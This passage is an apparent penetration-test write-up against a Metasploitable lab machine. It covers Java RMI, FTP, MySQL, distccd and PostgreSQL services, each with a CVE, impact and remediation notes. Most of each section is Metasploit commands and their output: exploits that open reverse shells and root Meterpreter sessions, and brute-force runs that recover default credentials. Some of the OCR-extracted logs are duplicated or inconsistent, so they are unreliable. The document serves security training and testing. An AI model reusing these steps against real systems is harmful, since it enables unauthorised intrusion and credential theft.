msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY false
(-) The following options failed to validate: Value 'false' is not valid for option 'HTTPDELAY'.
HTTPDELAY => 10
msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 30
HTTPDELAY => 30
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.219.161:4444
[*] 192.168.219.25:1099 - Using URL: http://0.0.0.0:8080/L6SPGR2tWU
[*] 192.168.219.25:1099 - Local IP: http://192.168.219.161:8080/L6SPGR2tWU
[*] 192.168.219.25:1099 - Server started.
[*] 192.168.219.25:1099 - Sending RMI Header...
[*] 192.168.219.25:1099 - Sending RMI Call...
[*] 192.168.219.25:1099 - Replied to request for payload JAR
[*] Sending stage (50060 bytes) to 192.168.219.25
[*] Meterpreter session 3 opened (192.168.219.161:4444 -> 192.168.219.25:59599) at 2021-12-03 05:49:54 -0500
[*] 192.168.219.25:1099 - Server stopped.

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer : metasploitable
OS : Linux 2.6.24-16-server (i386)
Meterpreter : java/linux
meterpreter >
```

Here you can see a session open with the targeted system access.

IMPACT :- A remote user can create a Java applet or Java Web Start application that, when loaded by the target user, will access or modify data or execute arbitrary code on the target user's system

SOLUTION:- The vendor has issued a fix, described in their October 2011 Oracle Java SE Critical Patch Update Advisory. The Oracle advisory is available at:

<http://www.oracle.com/technetwork/topics/security/javacpuoct2011-443431.html>

6. FTP :- PORT 2121


DESCRIPTION :- This module will test FTP logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

SEVERITY :- HIGH

CVE-ID :- CVE-1999-0502

PROOF OF CONCEPT :-

We are going to use brute force attack on this exploit to get the username and password of the target machine ftp server based on port 2121.



```
File Actions Edit View Help
File Actions Edit View Help
root@kali:~# msf6 exploit(unix/ftp/proftpd_333c_backdoor) > back
root@kali:~# search ftp_login
Matching Modules
#  Name                                     Disclosure Date   Rank    Check  Description
0  auxiliary/scanner/ftp/ftp_login          normal        No     FTP Authentication Scanner
File System  HiddenFile
Interact with a module by name or index. For example info 0, use @ or use auxiliary/scanner/ftp/ftp_login
root@kali:~# use auxiliary/scanner/ftp/ftp_login
root@kali:~# auxiliary(scanner/ftp/ftp_login) > show options
Module options (auxiliary/scanner/ftp/ftp_login):
Name          Current Setting  Required  Description
BLANK_PASSWORDS  false        no        Try blank passwords for all users
BRUTEFORCE_SPEED  5           yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDSS  false        no        Try each user/password couple stored in the current database
DB_ALL_PASS    false        no        Add all passwords in the current database to the list
DB_ALL_USERS   false        no        Add all users in the current database to the list
PASS_FILE      password    no        A specific file to authenticate with
PASS_LIST      file         no        File containing passwords, one per line
Proxies        no           no        A proxy chain of format type:host:port[,type:host:port][...]
RECORD_GUEST   false        no        Record anonymous/guest logins to the database
RHOSTS         yes          yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT          21           yes      The target port (TCP)
STOP_ON_SUCCESS  false        yes      Stop guessing when a credential works for a host
THREADS        1            yes      The number of concurrent threads (max one per host)
USERNAME        no           no        A specific username to authenticate as
USERPASS_FILE  file         no        File containing users and passwords separated by space, one pair per line
```

The exploit scans the given username and password files and if the username and password matches it gives the successful login credentials.

```

File Actions Edit View Help
File Actions Edit View Help
msf6 auxiliary(scanner/ftp/ftp_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf6 auxiliary(scanner/ftp/ftp_login) > set RPORT 2121
RPORT => 2121
msf6 auxiliary(scanner/ftp/ftp_login) > set USER_FILE /root/Desktop/password.txt
USERFILE => /root/Desktop/password.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE /root/Desktop/password.txt
PASSFILE => /root/Desktop/password.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set RHOSTS 192.168.219.25
RHOSTS => 192.168.219.25
msf6 auxiliary(scanner/ftp/ftp_login) > exploit
[*] 192.168.219.25:2121 - 192.168.219.25:2121 - Starting FTP login sweep
[*] 192.168.219.25:2121 - No active DB - Credential data will not be saved!
[-] 192.168.219.25:2121 - 192.168.219.25:2121 - LOGIN FAILED: root:(Incorrect: )
[-] 192.168.219.25:2121 - 192.168.219.25:2121 - LOGIN FAILED: root:(Incorrect: )
[-] 192.168.219.25:2121 - 192.168.219.25:2121 - LOGIN FAILED: root:toor:(Incorrect: )
[-] 192.168.219.25:2121 - 192.168.219.25:2121 - LOGIN FAILED: root:msfadmin:(Incorrect: )
[-] 192.168.219.25:2121 - 192.168.219.25:2121 - LOGIN FAILED: root:administrator:(Incorrect: )
[-] 192.168.219.25:2121 - 192.168.219.25:2121 - LOGIN FAILED: toor:(Incorrect: )
[-] 192.168.219.25:2121 - 192.168.219.25:2121 - LOGIN FAILED: toor:root:(Incorrect: )
[-] 192.168.219.25:2121 - 192.168.219.25:2121 - LOGIN FAILED: toor:toor:(Incorrect: )
[-] 192.168.219.25:2121 - 192.168.219.25:2121 - LOGIN FAILED: toor:msfadmin:(Incorrect: )
[-] 192.168.219.25:2121 - 192.168.219.25:2121 - LOGIN FAILED: toor:administrator:(Incorrect: )
[-] 192.168.219.25:2121 - 192.168.219.25:2121 - LOGIN FAILED: msfadmin:(Incorrect: )
[-] 192.168.219.25:2121 - 192.168.219.25:2121 - LOGIN FAILED: msfadmin:root:(Incorrect: )
[-] 192.168.219.25:2121 - 192.168.219.25:2121 - LOGIN FAILED: msfadmin:toor:(Incorrect: )
[-] 192.168.219.25:2121 - 192.168.219.25:2121 - Login Successful: msfadmin:msfadmin
[*] 192.168.219.25:2121 - 192.168.219.25:2121 - LOGIN FAILED: administrator:(Incorrect: )
[-] 192.168.219.25:2121 - 192.168.219.25:2121 - LOGIN FAILED: administrator:root:(Incorrect: )
[-] 192.168.219.25:2121 - 192.168.219.25:2121 - LOGIN FAILED: administrator:toor:(Incorrect: )
[-] 192.168.219.25:2121 - 192.168.219.25:2121 - LOGIN FAILED: administrator:msfadmin:(Incorrect: )
[-] 192.168.219.25:2121 - 192.168.219.25:2121 - LOGIN FAILED: administrator:administrator:(Incorrect: )
[*] Auxiliary module execution completed
[*] 192.168.219.25:2121 - 192.168.219.25:2121 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.219.25:2121 - 192.168.219.25:2121 - Exploit completed: auxiliary/scanner/ftp/ftp_login (192.168.219.25:2121) with 1 result
[*] 192.168.219.25:2121 - 192.168.219.25:2121 - Process 192.168.219.25:2121 (pid: 192.168.219.25:2121) closed with status: 'Normal termination'

```

STEPS :-

- >> search ftp_login
- >> use auxiliary/scanner/ftp/ftp_login
- >> set RHOSTS 192.168.219.25
- >> set RPORT 2121
- >> set BLANK_PASSWORDS true
- >> set USER_FILE /root/Desktop/password.txt
- >> set PASS_FILE /root/Desktop/password.txt
- >> set STOP_ON_SUCCESS true
- >> exploit

IMPACT :- A Unix account has a default, null, blank, or missing password. This exploit is very easy to attack .

SOLUTION:- Keep System Up To Date.

Update ftp version.

7. MySQL :- PORT 3306


DESCRIPTION :- This module simply queries the MySQL instance for a specific user/pass (default is root with blank.).

SEVERITY :- HIGH

CVE-ID :- CVE-1999-0502

PROOF OF CONCEPT :-

In this exploit we are going to use brute force on Mysql database of system based on port 3306.



The screenshot shows a terminal window on a Kali Linux system (root@kali:~) at 08:58 AM. The user is interacting with the Metasploit framework. They have selected the 'auxiliary/scanner/mysql/mysql_login' module. The terminal displays various module options and their current settings:

Name	Current Setting	Required	Description
BLANK_PASSWORDS	true	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to brute-force, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD	password	no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format [type:host:port[,type:host:port][,...]]
RHOSTS	yes	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	3306	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	root	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users

```

File Actions Edit View Help
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS None yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
PORT 3306 yes The target port (TCP)
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME root no A specific username to authenticate as
USERPASS_FILE no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE no File containing usernames, one per line
VERBOSE true yes Whether to print output for all attempts

msf6 auxiliary(scanner/mysql/mysql_login) > set BLANK_PASSWORDS TRUE
BLANK_PASSWORDS => TRUE
msf6 auxiliary(scanner/mysql/mysql_login) > set USER_FILE /root/Desktop/passwords.txt
USER_FILE => /root/Desktop/passwords.txt
msf6 auxiliary(scanner/mysql/mysql_login) > exploit
[-] Msf::OptionValidateError: The following options failed to validate: RHOSTS
RHOSTS => 192.168.219.25
msf6 auxiliary(scanner/mysql/mysql_login) > exploit

[-] 192.168.219.25:3306 - Msf::OptionValidateError: The following options failed to validate: USER_FILE
USER_FILE => /usr/share/wordlists/metasploit/unix_users.txt
msf6 auxiliary(scanner/mysql/mysql_login) > exploit

[*] 192.168.219.25:3306 - 192.168.219.25:3306 - Found remote MySQL version 5.0.51a
[*] 192.168.219.25:3306 - No active DB. Credential data will be saved!
[*] 192.168.219.25:3306 - 192.168.219.25:3306 - Success: 'root'
[*] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: : (Incorrect: Access denied for user '@192.168.219.161' (using password: NO))
[-] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: 0xgiffs: (Incorrect: Access denied for user '0xgiffs'@'192.168.219.161' (using password: NO))
[-] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: abrt: (Incorrect: Access denied for user 'abrt'@'192.168.219.161' (using password: NO))
[-] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: adm: (Incorrect: Access denied for user 'adm'@'192.168.219.161' (using password: NO))
[-] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: admin: (Incorrect: Access denied for user 'admin'@'192.168.219.161' (using password: NO))

```

STEPS :-

```

>> search mysql_login

>> use auxiliary/scanner/mysql/mysql_login

>> show options

>> set BLANK_PASSWORDS true

>> set USER_FILE
/usr/share/wordlists/metasploit/unix_users.txt

>> set STOP_ON_SUCCESS true

>> exploit

```

```

File Actions Edit View Help
File Actions Edit View Help
root@kali:~[1] 192.168.219.25:3306 - LOGIN FAILED: cmwlogin: (Incorrect: Access denied for user 'cmwlogin'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: cockpit-ws: (Incorrect: Access denied for user 'cockpit-ws'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: colord: (Incorrect: Access denied for user 'colord'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: couchdb: (Incorrect: Access denied for user 'couchdb'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: cups-pk-helper: (Incorrect: Access denied for user 'cups-pk-helper'@'192.168.219.161' (using password: N
o))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: daemon: (Incorrect: Access denied for user 'daemon'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: dbadmin: (Incorrect: Access denied for user 'dbadmin'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: dbus: (Incorrect: Access denied for user 'dbus'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: Debian-exim: (Incorrect: Access denied for user 'Debian-exim'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: Debian-snmp: (Incorrect: Access denied for user 'Debian-snmp'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: demo: (Incorrect: Access denied for user 'demo'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: demos: (Incorrect: Access denied for user 'demos'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: diag: (Incorrect: Access denied for user 'diag'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: distccd: (Incorrect: Access denied for user 'distccd'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: dnsmasq: (Incorrect: Access denied for user 'dnsmasq'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: dradis: (Incorrect: Access denied for user 'dradis'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: E2Setup: (Incorrect: Access denied for user 'E2Setup'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: fax: (Incorrect: Access denied for user 'fax'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: fbtcp: (Incorrect: Access denied for user 'fbtcp'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: games: (Incorrect: Access denied for user 'games'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: gdm: (Incorrect: Access denied for user 'gdm'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: geoclue: (Incorrect: Access denied for user 'geoclue'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: gnats: (Incorrect: Access denied for user 'gnats'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: gnome-initial-setup: (Incorrect: Access denied for user 'gnome-initial-se'@'192.168.219.161' (using pass
word: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: gopher: (Incorrect: Access denied for user 'gopher'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: gopher: (Incorrect: Access denied for user 'gopher'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: haldaemon: (Incorrect: Access denied for user 'haldaemon'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: halt: (Incorrect: Access denied for user 'halt'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: hplip: (Incorrect: Access denied for user 'hplip'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: inetsim: (Incorrect: Access denied for user 'inetsim'@'192.168.219.161' (using password: NO))

word: NO
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: gopher: (Incorrect: Access denied for user 'gopher'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: gopher: (Incorrect: Access denied for user 'gopher'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: haldaemon: (Incorrect: Access denied for user 'haldaemon'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: halt: (Incorrect: Access denied for user 'halt'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: hplip: (Incorrect: Access denied for user 'hplip'@'192.168.219.161' (using password: NO))
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: inetsim: (Incorrect: Access denied for user 'inetsim'@'192.168.219.161' (using password: NO))

word: guest
[+] 192.168.219.25:3306 - 192.168.219.25:3306 - LOGIN FAILED: guest: (Success: guest)

```

As you can see above we got a success login as "guest".

IMPACT :- This Exploit Can Brute Force attack on Mysql login credentials to get the data , once the username and password is extracted the attacker may enter into the system seamlessly.

SOLUTION:-1. Dont use common Username and Password.

2. Always Update your Mysql Database.

3. Dont make your Network Public.

8. DISTCCD :- PORT 3632

DESCRIPTION :- This module uses a documented security weakness to execute arbitrary commands on any system running distccd.

SEVERITY :- CRITICAL

CVE-ID :- CVE-2004-2687

PROOF OF CONCEPT :-

```
File Actions Edit View Help
msf6 exploit(unix/misc/distcc_exec) > back
msf6 > search distcc_exec
Matching Modules
=====
# Name Disclosure Date Rank Check Description
- exploit/unix/misc/distcc_exec 2002-02-01 excellent Yes DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf6 > use exploit/unix/misc/distcc_exec
[*] Using configured payload cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):
Name Current Setting Required Description
RHOSTS 192.168.219.25 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 3632 yes The target port (TCP)

Payload options (cmd/unix/reverse):
Name Current Setting Required Description
LHOST 192.168.219.161 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
```

STEPS :-

>> search distcc_exec

>> use exploit/unix/misc/distcc_exec

>> show options

```
File Actions Edit View Help
root@kali:-
Name Current Setting Required Description
LHOST 192.168.219.161 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
- Automatic Target

msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.219.25
RHOSTS => 192.168.219.25
msf6 exploit(unix/misc/distcc_exec) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):
Name Current Setting Required Description
RHOSTS 192.168.219.25 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 3632 yes The target port (TCP)

Payload options (cmd/unix/reverse):
Name Current Setting Required Description
LHOST 192.168.219.161 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
```

>> set RHOSTS 192.168.219.25

>> set payload cmd/unix/reverse

>> show options

>> exploit

```
Payload options (cmd/unix/reverse):
  Name  Current Setting  Required  Description
  LHOST  192.168.219.161  yes       The listen address (an interface may be specified)
  LPORT  4444              yes       The listen port

File System:  HiddenEye
Exploit target:
  Id  Name
  -- 
  0  Automatic Target

msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.219.161:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 18zTFxKoTkSHmkZg;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "18zTFxKoTkSHmkZg\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 5 opened (192.168.219.161:4444 → 192.168.219.25:52405) at 2021-12-03 06:00:34 -0500

whoami
root

```

Here we got access to the machine .

IMPACT :- There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.

SOLUTION:- Reference for distcc exploit

<http://distcc.samba.org/security.html>

9. POSTGRESQL LOGIN :- PORT 5432

DESCRIPTION :-This module attempts to authenticate against a PostgreSQL instance using username and password combinations indicated by the USER_FILE, PASS_FILE, and USERPASS_FILE options. Note that passwords may be either plaintext or MD5 formatted hashes.

SEVERITY :- HIGH

CVE-ID :- CVE-1999-0502

PROOF OF CONCEPT :-

Here We are using bruteforce on PostgreSQL Server.

```

File Actions Edit View Help
File Actions Edit View Help
[...]
msf6 > search postgres_login
Matching Modules
# Name Disclosure Date Rank Check
- - - - -
0 auxiliary/scanner/postgres/postgres_login normal No
PostgreSQL Login Utility

Interact with a module by name or index. For example info 0, use @ or use auxiliary/scanner/postgres/postgres_login

msf6 > use auxiliary/scanner/postgres/postgres_login
msf6 auxiliary(scanner/postgres/postgres_login) > show options

Module options (auxiliary/scanner/postgres/postgres_login):
Name Current Setting Required Description
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0
DATABASE template1 yes The database to authenticate against
DB_ALL_CREDS false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database

File Actions Edit View Help
root@kali:~#

```

```

File Actions Edit View Help
File Actions Edit View Help
[...]
msf6 auxiliary(scanner/postgres/postgres_login) > set RHOSTS 192.168.219.25
RHOSTS => 192.168.219.25
msf6 auxiliary(scanner/postgres/postgres_login) > set STOP_ON_SUCCESS true
msf6 auxiliary(scanner/postgres/postgres_login) > exploit

[*] No active DB -- Credential data will not be saved!
[-] 192.168.219.25:5432 - LOGIN FAILED: :template1 (Incorrect: Invalid username or password)
[-] 192.168.219.25:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.219.25:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.219.25:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.219.25:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.219.25:5432 - LOGIN FAILED: postgres@template1 (Incorrect: Invalid username or password)
[*] 192.168.219.25:5432 - Login Successful: postgres:postgres@template1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) > 

```

STEPS :-

>> **search postgres_login**

>> **use auxiliary/scanner/postgres/postgres_login**

>> **show options**

>> **set RHOSTS 192.168.219.25**

>> **sey STOP_ON_SUCCESS true**

>> **exploit**

```

root@kali:~# msf6 auxiliary(scanner/postgres/postgres_login) > set RHOSTS 192.168.219.25
RHOSTS => 192.168.219.25
msf6 auxiliary(scanner/postgres/postgres_login) > exploit
[*] No active DB -- Credential data will not be saved!
[-] 192.168.219.25:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.219.25:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.219.25:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.219.25:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.219.25:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[*] 192.168.219.25:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) > sessions -a
Active sessions
=====
Id  Name  Type  password[...]
2   meterpreter java/linux  root @ metasploitable  192.168.219.161:4444 -> 192.168.219.25:47384 (192.168.219.25)

[*] Starting interaction with 2 ...
[*] meterpreter > sysinfo
Computer : metasploitable
OS       : Linux 2.6.24-16-server (i386)
Meterpreter : java/linux

```

as you can see above the **USER_FILE** and **PASS_file** is already allocated in the auxiliary so we do not need to give another.

>> sessions -a

>> sessions 2

DONE. You got a session open using postgresql login credentials.

IMPACT :- Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.

There is reduced performance or interruptions in resource availability

SOLUTION:- Reference for This Exploit solution.

<http://www.postgresql.org>

<https://nvd.nist.gov/vuln/detail/CVE-1999-0502>

10. POSTGRESQL PAYLOAD :- PORT 5432

DESCRIPTION :- On some default Linux installations of PostgreSQL, the postgres service account may write to the /tmp directory, and may source UDF Shared Libraries from there as well, allowing execution of arbitrary code. This module compiles a Linux shared object file, uploads it to the target host via the UPDATE pg_largeobject method of binary injection, and creates a UDF (user defined function) from that shared object. Because the payload is run as the shared object's constructor, it does not need to conform to specific Postgres API versions.

SEVERITY :- CRITICAL

CVE-ID :- CVE-2007-3280

PROOF OF CONCEPT :-

Here we are going to use exploit to gain access of the targeted machine.

```
File Actions Edit View Help
msf6 > search postgres_payload
Matching Modules
=====
# Name Disclosure Date Rank Check Description
0 exploit/linux/postgres/postgres_payload 2007-06-05 excellent Yes PostgreSQL for Linux Payload Execution
1 exploit/windows/postgres/postgres_payload 2009-04-10 excellent Yes PostgreSQL for Microsoft Windows Payload Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/postgres/postgres_payload

msf6 > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):
=====
Name Current Setting Required Description
DATABASE template1 yes The database to authenticate against
PASSWORD postgres no The password for the specified username. Leave blank for a random password.
RHOSTS . password yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
PORT 5432 yes The target port
USERNAME postgres yes The username to authenticate as
VERBOSE false no Enable verbose output

Payload options (linux/x86/meterpreter/reverse_tcp):
=====
Name Current Setting Required Description
LHOST . yes The listen address (an interface may be specified)
```

STEPS :-

>> search postgres_payload

>> use exploit/linux/postgres/postgres_payload

>> show options

>> set RHOSTS 192.168.219.25

>> set LHOST 192.168.219.161

```
>> set payload linux/x86/met
```

>> exploit

```

root@kali:~# msf6 exploit(linux/postgres/postgres_payload) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.219.161
LHOST => 192.168.219.161
msf6 exploit(linux/postgres/postgres_payload) > exploit
[*] Msf::OptionValidateError: The following options failed to validate: RHOSTS
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.219.25
RHOSTS => 192.168.219.25
msf6 exploit(linux/postgres/postgres_payload) > exploit
